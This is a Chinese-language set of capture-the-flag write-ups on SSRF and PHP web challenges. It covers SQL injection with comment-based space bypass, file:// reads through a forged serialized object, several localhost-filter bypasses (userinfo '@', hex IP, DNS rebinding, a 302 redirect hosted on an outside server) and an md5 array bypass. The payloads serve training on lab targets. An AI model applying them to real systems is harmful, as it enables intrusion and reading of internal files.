


SSRF 注入

file 伪协议读取任意文件



打开网页有登录有注册



#	username	age
---	----------	-----

访问 robots.txt 发现有个不可访问文件



User-agent: *
Disallow: /user.php.bak

下载下来拿到源码

```
<?php

class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-\-]+\.[a-zA-Z]{2,6})(\:[0-9]+)?(\\/\S*)?$/i", $blog);
    }
}
```

重点是这段代码，先初始化 cURL 会话并返回一个 cURL 句柄

设置 cURL 选项，指定要请求的 URL，1 表示开启执行 curl_exec() 时

返回响应内容而不是直接输出，这里就存在 SSRF 漏洞

```
function get($url)
{
    $ch = curl_init();

    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    $output = curl_exec($ch);
    $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    if($httpCode == 404) {
        return 404;
    }
    curl_close($ch);

    return $output;
}
```

回头去注册一个账号

80ab-668d42d81874.node5.buuoj.cn:81/join.php

Join

username

Irving

passwd :

.....

age :

98

blog :

66.com

join

看到名字是蓝色的，点击

the Fakebook

Share your stories with friends, family and friends from all over the world on Fakebook.

#	username	age	blog
1	Irving	98	66.com

来的一个新页面，注意 URL 参数有一个 no

username	age	blog
Irving	98	66.com

the contents of his/her blog

改为 2 居然报错了

username	age	blog
	Notice: Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 53	Notice: Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 56

the contents of his/her blog

Fatal error: Call to a member function getBlogContents() on boolean in `/var/www/html/view.php` on line **67**

加一个 ' 报数据库的错误，那这里就存在 SQL 注入，加了单引号和双引号都相同的错误

your MariaDB server version for the right syntax to use near ''' at line 1)

on line **66**

不加引号直接 or 1=1 # 回显正常

```
p-668d42d81874.node5.buuoj.cn:81/view.php?no=1%20or%201=1%20#
```

username	age
Irving	98

order by 5 报错，再次测试 4 没有报错，说明只有 4 列

```
< > ↻ ⚠ 不安全 96288328-70a0-41b7-80ab-668d42d81874.n
```

[*] query error! (Unknown column '5' in 'order clause')

Fatal error: Call to a member function fetch_assoc() on boolean in /var

直接 -1 union select 1,2,3,4 # 被过滤空格应该是

```
< > ↻ ⚠ 不安全 962
```

no hack ~_~

使用 /**/ 代替空格绕过

as in /var/www/html/view.php on line 31

username	age	blog
facebook,information_schema,mysql,performance_schema,test	Notice: Trying to get property of non-object in /var/www/html/view.php on line 53	Notice: Trying to get property of non-object in /var/www/html/view.php on line 56

the contents of his/her blog

```
Fatal error: Call to a member function getBlogContents() on boolean in /var/www/html/view.php on line 67
```

```
S ▾ LFI ▾ XXE ▾ Other ▾
```

```
4e63-9146-fa5da7241000.node5.buuoj.cn:81/view.php?no=-1 union/**/select/**/1,group_concat(schema_name),3,4/**/from/**/information_schema.schemata
```

接下来爆库、表、字段

at offset 0 of 1 bytes in `/var/www/html/view.php` on line **31**

username	age	blog
2	Notice: Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 53	Notice: Tryir <code>/var/www/l</code>

the contents of his/her blog

Fatal error: Call to a member function `getBlogContents()` on boolean in `/var/www/html/view.php`

源代码/来源 网络 性能 内存 应用 Lighthouse Web Scraper HackBar

ng SQL XSS LFI XXE Other

`http://7f4f253c-b04d-4e63-9146-fa5da7241000.node5.buuoj.cn:81/view.php?no=-1 union/**/select/**/1,2,3,4`

最后发现 data 是个序列化的值

username
1~lrving~aa76e975d29e4c14735471ffce7cc6d7d76303b9b6c24e16ea5df98905938b954e22b67142c0d1429dc722461052f44baf1482204fff9cfc39350bbc0be6b4be~O:8:"UserInfo":3: {s:4:"name";s:6:"lrving";s:3:"age";i:98;s:4:"blog";s:6:"66.com";}

the contents of his/her blog

性能 内存 应用 Lighthouse Web Scraper HackBar

S LFI XXE Other

`4e63-9146-fa5da7241000.node5.buuoj.cn:81/view.php?no=-1 union/**/select/**/1,group_concat(no,~,username,~,passwd,~,data),3,4/**/from/**/fakebook users`

结合之前的备份代码，我们可以设置 blog 为 file 伪协议来读取 flag 文件，然后反序列化传入到第四个字段

<> PHP 在线工具 免费AI编程助手 AI无损放大 代码小浣熊 有言AI 在线PS

<> 输入 运行代码

运行结果

```
1 <?php
2 class UserInfo
3 {
4     public $name = "lrving";
5     public $age = 7;
6     public $blog = "file:///var/www/html/flag.php";
7
8 }
9 $res = new UserInfo();
10 echo serialize($res);
```

```
O:8:"UserInfo":3:{s:4:"name":s:6:"lrving";s:3:"age":i:7;s:4:"blog":s:29:"file:///var/www/html/flag.php";}
```

构造 payload 执行

username	age	blog
2	7	file:///var/www/html/flag.php

the contents of his/her blog




右键查看源代码可以看到文件

```
</tr>
<tr>
  <td>
    2
  </td>
  <td>
    7
  </td>
  <td>
    file:///var/www/html/flag.php
  </td>
</tr>
</table>

<hr>
<br><br><br><br><br>
<p>the contents of his/her blog</p>
<hr>
<iframe width='100%' height='10em' src='data:text/html;base64,PD9waHANCgOKIGZsYWcgPSAiZmxhZ3tmNzZkYmQzMj0zMzlhLTQ0ZjUtdC'>
</div>
</body>
</html>
```

打开再查看源代码拿到 flag



@指定域名绕过

URL Bypass

X

所需金币: 50

题目状态: 未解出

解题奖励: 金币:50 经验:5

请求的URL中必须包含http://notfound.ctfhub.com, 来尝试利用URL的一些特殊地方绕过这个限制吧

开启题目 50

Flag{.....}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

Redis协议

DNS重绑定 Bypass

给出提示, URL 参数的值中必须包含有 `http://notfound.ctfhub.com`

可以采用 @, 也就是 HTTP 基本身份认证绕过

HTTP 基本身份认证允许 Web 浏览器或其他客户端程序在请求时提供用户名和口令形式的身份凭证的一种登录验证方式

也就是: `http://www.xxx.com@www.yyy.com` 形式

```
?url=http://notfound.ctfhub.com@127.0.0.1/flag.php
```

challenge-e60f3a1585b29342.sandbox.ctfhub.com:10800/?url=http://notfound.ctfhub.com@127.0.0.1/flag.php

ctfhub{f3bb3891b562b42fd2e2f5a2}

IP 转十六进制绕过

数字IP Bypass



所需金币: 50

题目状态: **未解出**

解题奖励: 金币:50 经验:5

这次ban掉了127以及172.不能使用点分十进制的IP了。但是又要访问127.0.0.1。该怎么办呢

<http://challenge-4d756bc3b6533bd0.sandbox.ctfhub.com:10800>

00:29:12

环境续期 ▾

停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

尝试将 127.0.0.1 转换为 ** 十六进制 ** 形式, 也就是 0x7f000001

构造题目有所需 Payload: ?url=0x7f000001/flag.php

challenge-4d756bc3b6533bd0.sandbox.ctfhub.com:10800/?url=0x7f000001/flag.php

ctfhub{76fb6f71a2cdb95db78b350f}

localhost 代替 IP 绕过

302跳转 Bypass



所需金币: 50

题目状态: **未解出**

解题奖励: 金币:50 经验:5

SSRF中有一个很重要的一点是请求可能会跟随302跳转, 尝试利用这个来绕过对IP的检测访问到位于127.0.0.1的flag.php吧

00:22:53

环境续期 ▾

停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

使用 `localhost` 代替 `127.0.0.1` 绕过

challenge-6ba550ff4ce2dd23.sandbox.ctfhub.com:10800/?url=localhost/flag.php

ctfhub{1b18c02aca8da7c179b4293f}

DNS 重绑定绕过



🔍 什么是 DNS 重绑定 (DNS Rebinding) ?

DNS 重绑定是一种攻击手法，通过操控域名解析结果，使浏览器访问原本受同源策略保护的內网地址或本地服务

攻击者注册一个域名 → 利用 DNS 控制域名解析结果 → 浏览器认为是同源 → 访问受保护资源

🗨 攻击流程简图

受害者浏览器访问 attacker.com
↓
第一次 DNS 返回 attacker.com → 1.2.3.4 (攻击者服务器)
↓
浏览器加载恶意脚本
↓
第二次 DNS 返回 attacker.com → 127.0.0.1 / 内网 IP
↓
脚本利用同源策略访问本地/内网服务

打开网站



复制下面那块代码拿到 flag

← → ↻

⚠ 不安全 challenge-5f588fa4304bd680.sandbox.ctfhub.com:10800/?url=7f000001.7f000002.rbndr.us/flag.php

ctfhub{cb9a8e4a0a8fc8a37ef3f955}

域名代替 IP 绕过

穿梭隐藏的密钥

×

题目信息

Write UP

124人已解答

2 print

1 xing

3 Error

3颗星

3积分

3金币

在一次惊心动魄的太空任务中,你发现了一个隐藏在偏远太空站内部的高度机密的加密密钥。这个密钥可能拥有解锁重要情报的能力,但是要获取它并不是一件简单的事情。

这个密钥被放置在一台极其严密防护的计算机系统中。这台计算机不仅与外界网络完全隔离,而且还设置了多重安全机制,包括身份验证,层层难关等。你作为一名出色的太空探险家,要想成功获取密钥,你必须设法绕过这些安全防护,利用你的专业知识和创造力,想办法通过一些巧妙的方式访问这台计算机,并成功获取隐藏的密钥。准备好你的大脑,开始你的穿梭之旅吧!

下发赛题 :

005150

http://challenge.qsnctf.com:31303

续期

销毁

请输入Flag

提交

打开网页不让 F12 以及右键



Ctrl + U 发现有个 PHP 文件

```

14     cursor: pointer;
15 }
16
17 #custom-background {
18     position: fixed;
19     top: 0;
20     left: 0;
21     width: 100%;
22     height: 100%;
23     z-index: -1;
24 }
25
26
27 body {
28     user-select: none;
29     -webkit-user-select: none;
30     -moz-user-select: none;
31     -ms-user-select: none;
32 }
33
34 body:contextmenu {
35     display: none;
36 }
37 </style>
38 </head>
39 <body oncontextmenu="return false">
40     <div id="text">click to me, Baby</div>
41
42     <script>
43
44         document.addEventListener('keydown', function(event) {
45             if (event.key === 'F12') {
46                 event.preventDefault();
47             }
48         });
49
50         var text = document.getElementById('text');
51         var customBackground = document.createElement('img');
52
53         customBackground.setAttribute('id', 'custom-background');
54         customBackground.src = './image/2.png';
55         document.body.appendChild(customBackground);
56
57         text.addEventListener('click', function() {
58             window.location.href = 'c3s4f.php';
59         });
60
61         text.addEventListener('mouseover', function() {
62             moveText();
63         });
64
65         function moveText() {
66             var windowWidth = window.innerWidth;
67             var windowHeight = window.innerHeight;
68
69             var newPositionX = Math.random() * (windowWidth - text.offsetWidth);
70             var newPositionY = Math.random() * (windowHeight - text.offsetHeight);
71
72             text.style.left = newPositionX + 'px';
73             text.style.top = newPositionY + 'px';
74         }
75     </script>
76 </body>
77 </html>

```

访问页面后再次查看源码给出了提示

view-source:challenge.qsnctf.com:31303/c3s4f.php

自动换行

1

<!DOCTYPE html>

2

<html lang="en">

3

<head>

4

<meta charset="UTF-8">

5

<meta http-equiv="X-UA-Compatible" content="IE=edge">

6

<meta name="viewport" content="width=device-width, initial-scale=1.0">

7

<title>昨日までの私は、もうどこにもいない</title>

8

<style>

9

body {

10

background-image: url("../image/3.png");

11

background-repeat: no-repeat;

12

background-size: cover;

13

}

14

.output {

15

position: absolute;

16

top: 0;

17

left: 0;

18

color: red;

19

font-size: 24px;

20

width: 100%;

21

}

22

</style>

23

</head>

24

<body>

25

<div class="output">

26

纵情驰骋于本地的宇宙

方能寻觅那个看不到的存在

<!-- 多fuzzfuzz总能fuzz出点啥 -->

27

</div>

28

</body>

29

</body>

30

</html>

安装工具

pip install arjun

变更日志.md2.2.7 构建6个月前

执照更新许可证3年前

自述文件.mdpip3->pipx6个月前

设置.py修正后的许可证分类器去年

自述文件AGPL-3.0许可证

阿琼

HTTP 参数发现套件

release v2.2.7py3 v2.2.7issues fixed 138tests passing

Arjun v2.1.5

[*] Probing the target for stability

[*] Analysing HTTP response for anomalies

[*] Analysing HTTP response for potential parameter names

[*] Logicforcing the URL endpoint

[*] name: url, factor: redirection

[*] name: filter, factor: http code

[*] name: page, factor: http body

阿琼是什么?

Arjun 可以查找 URL 端点的查询参数。如果您不明白这是什么意思，没关系，请继续阅读。

Web 应用程序使用参数（或查询）来接受用户输入，请查看以下示例

活动

5.6k 颗星

90人 观看

815个 叉子

报告存储库

发布 10

2.2.7 (最新的)

2024年11月4日

+ 18 个版本

赞助这个项目

s0md3v 索姆德夫·桑万

https://paypal.me/s0md3v

了解有关 GitHub 赞助商的更多信息

套餐

没有发布任何框架

贡献者 24

+ 10位贡献者

语言

Python 100.0%

执行命令

arjun -u http://challenge.qsnctf.com:31303/c3s4f.php

可以发现有个 `shell` 参数

```
C:\Windows\system32\cmd.exe
d8780339279f4bf9cf08459b5fc0
Stored in directory: c:\users\ydd33\appdata\local\pip\cache\wheels\69\33\8f\55001005bf7d3c9ca5267ca8efc2a3235c0bef3ab87ce1acf6
Building wheel for ratelimit (pyproject.toml) ... done
Created wheel for ratelimit: filename=ratelimit-2.2.1-py3-none-any.whl size=6008 sha256=5469aaa7f3f266f7eb321bcbd616d4859db2ca50a66f40b69926eda0b3450172
Stored in directory: c:\users\ydd33\appdata\local\pip\cache\wheels\69\bd\0\4a5dee2a1bfbcb8e258f543f92940e2b494d63b5be8144ec8c4
Successfully built arjun ratelimit
Installing collected packages: ratelimit, dicttoxml, arjun
Successfully installed arjun-2.2.7 dicttoxml-1.7.16 ratelimit-2.2.1

[notice] A new release of pip is available: 24.0 -> 25.1.1
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\ydd33>arjun -u http://challenge.qsnctf.com:31303/c3s4f.php

{
  "url": "http://challenge.qsnctf.com:31303/c3s4f.php",
  "v": "v2.2.7"
}

Scanning 0/1: http://challenge.qsnctf.com:31303/c3s4f.php
Probing the target for stability
Analysing HTTP response for anomalies
Logicforcing the URL endpoint
parameter detected: shell based on: body length
Parameters found: shell

C:\Users\ydd33>
```


传入参数给出了新提示



扫描目录发现有个 `secret.php`

线程: 5	(条 CPU核心 * 5最佳)	☐ DIR: 87595	☐ ASPX: 137621	☒ 探测200
超时: 5	(秒 超时的页面被丢弃)	☐ ASP: 272626	☒ PHP: 346086	☒ 探测403
		☐ MDB: 17528	☐ JSP: 60173	☒ 探测3XX
扫描信息: http://challenge.qsnctf.com:31402/include/template/gbk/ppf/exam/manage/b 扫描线程: 5 扫描速度: 10				
ID	地址			HTTP响应
1	http://challenge.qsnctf.com:31402/secret.php			200
2	http://challenge.qsnctf.com:31402/index.html			200
3	http://challenge.qsnctf.com:31402/image/			403
4	http://challenge.qsnctf.com:31402/flag.php			200

只允许本地访问




You may have broken the rules.


Only local access is allowed

结合提示以为是要伪造 XFF 或者 Client-IP，试过了都不行

利用 `shell` 参数构造 SSRF



无果




纵情驰骋于本地的宇宙


方能寻觅那个看不到的存在

binggo!你FUZZ出来了捏!!

但是我只把秘密给127.0.0.1哦(๑^••^๑)error!!!!!!



使用域名跳转绕过



纵情驰骋于本地的宇宙

方能寻觅那个看不到的存在


binggo!你FUZZ出来了捏!!

但是我只把秘密给127.0.0.1哦(๑^•3•^๑)You may have broken the rules.

Only local access is allowed

Give you my key:MSIBLG

Hurry up and go to the next level:cha11eng3.php1bool(true)



访问拿到源码

```
<?php
show_source(__FILE__);
include('k4y.php');
include_once('flag.php');

// Challenge 1
if (isset($_GET['DrKn'])) {
    $text = $_GET['DrKn'];
    if(@file_get_contents($text) == $key) {
        echo "有点东西呢."</br>".$key1."</br>";
    } else {
        die("貌似状态不在线啊(´_`)</br>");
    }
}

// Challenge 2
if (isset($_GET[$key1])) {
    $damei = $_GET[$key1];
    if (hash("md4", $damei) == $damei) {
        echo "又近了一步呢，宝~."</br>".$key2."</br>".$key3;
    } else {
        die("达咩哟~");
    }
}

// Challenge 3
if (isset($_POST[$key2]) && isset($_POST[$key3])) {
    $user = $_POST[$key2];
    $pass = $_POST[$key3];

    if (strlen($user) > 4 || strlen($pass) > 5) {
        die("还得练");
    }
    if ($user !== $pass && md5($user) === md5($pass)) {
        echo "还不错哦".$flag;
    }
    else {
        die("nonono") ;
    }
}

?>
```

```
<?php
show_source(__FILE__);
include('k4y.php');
include_once('flag.php');

// Challenge 1
if (isset($_GET['DrKn'])) {
    $text = $_GET['DrKn'];
    if(@file_get_contents($text) == $key) {
        echo "有点东西呢."</br>".$key1."</br>";
    } else {
        die("貌似状态不在线啊(´_`)</br>");
    }
}

// Challenge 2
```

```
if (isset($_GET[$key1])) {
    $damei = $_GET[$key1];
    if (hash("md4", $damei) == $damei) {
        echo "又近了一步呢, 宝~". "</br>".$key2."</br>".$key3;
    } else {
        die("达咩哟~");
    }
}

// Challenge 3
if (isset($_POST[$key2]) && isset($_POST[$key3])) {
    $user = $_POST[$key2];
    $pass = $_POST[$key3];

    if (strlen($user) > 4 || strlen($pass) > 5) {
        die("还得练");
    }
    if ($user !== $pass && md5($user) === md5($pass)) {
        echo "还不错哦".$flag;
    }
    else {
        die("nonono") ;
    }
}

?>
```

第一关就是传入给出的 Key，但是需要用到 `data` 伪协议

```
// Challenge 2
if (isset($_GET[$key1])) {
    $damei = $_GET[$key1];
    if (hash("md4", $damei) == $damei) {
        echo "又近了一步呢，宝~".<br>.$key2."<br>".$key3;
    } else {
        die("达咩哟~");
    }
}
```

?> 有点东西呢

元素

控制台

源代码/来源

网络

性能

内存

应用

Lighthouse

Web Scraper

HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

Load URL

Split URL

Execute

http://challenge.qsnctf.com:31303/cha11eng3.php?DrKn=data://text/plain,MSIBLG

☐ Post data

☐ Referer

☐ User Agent

☐ Cookies

Clear All

```
8M ore.8=0e00123333333333334557778889
```

最后一关就是 md5 强比较绕过，都为数组即可

}

Warning: strlen() expects parameter 1 to be string, array given in /var/www/html/cha11eng3.php on line 34


Warning: md5() expects parameter 1 to be string, array given in /var/www/html/cha11eng3.php on line 37
还不错哦flag{c6840dbe65fa4373bd036b5c9abec387}

302 跳转绕过

访问环境时显示 url 不存在



构造 url 测试



发现可以访问百度，根据题目提示说

尝试访问到容器内部的 8000 端口和 url path
/api/internal/secret 即可获取 flag


我们就访问容器内部的 8000 端口，但是有过滤 127.0.0.1 及 localhost

利用服务器构造 302 跳转绕过

在自己的服务器构建 302.php

```
url=http://{your_server}/302.php
```

```
<?php
header("location: http://127.0.0.1:8000/api/internal/secret")
?>
```



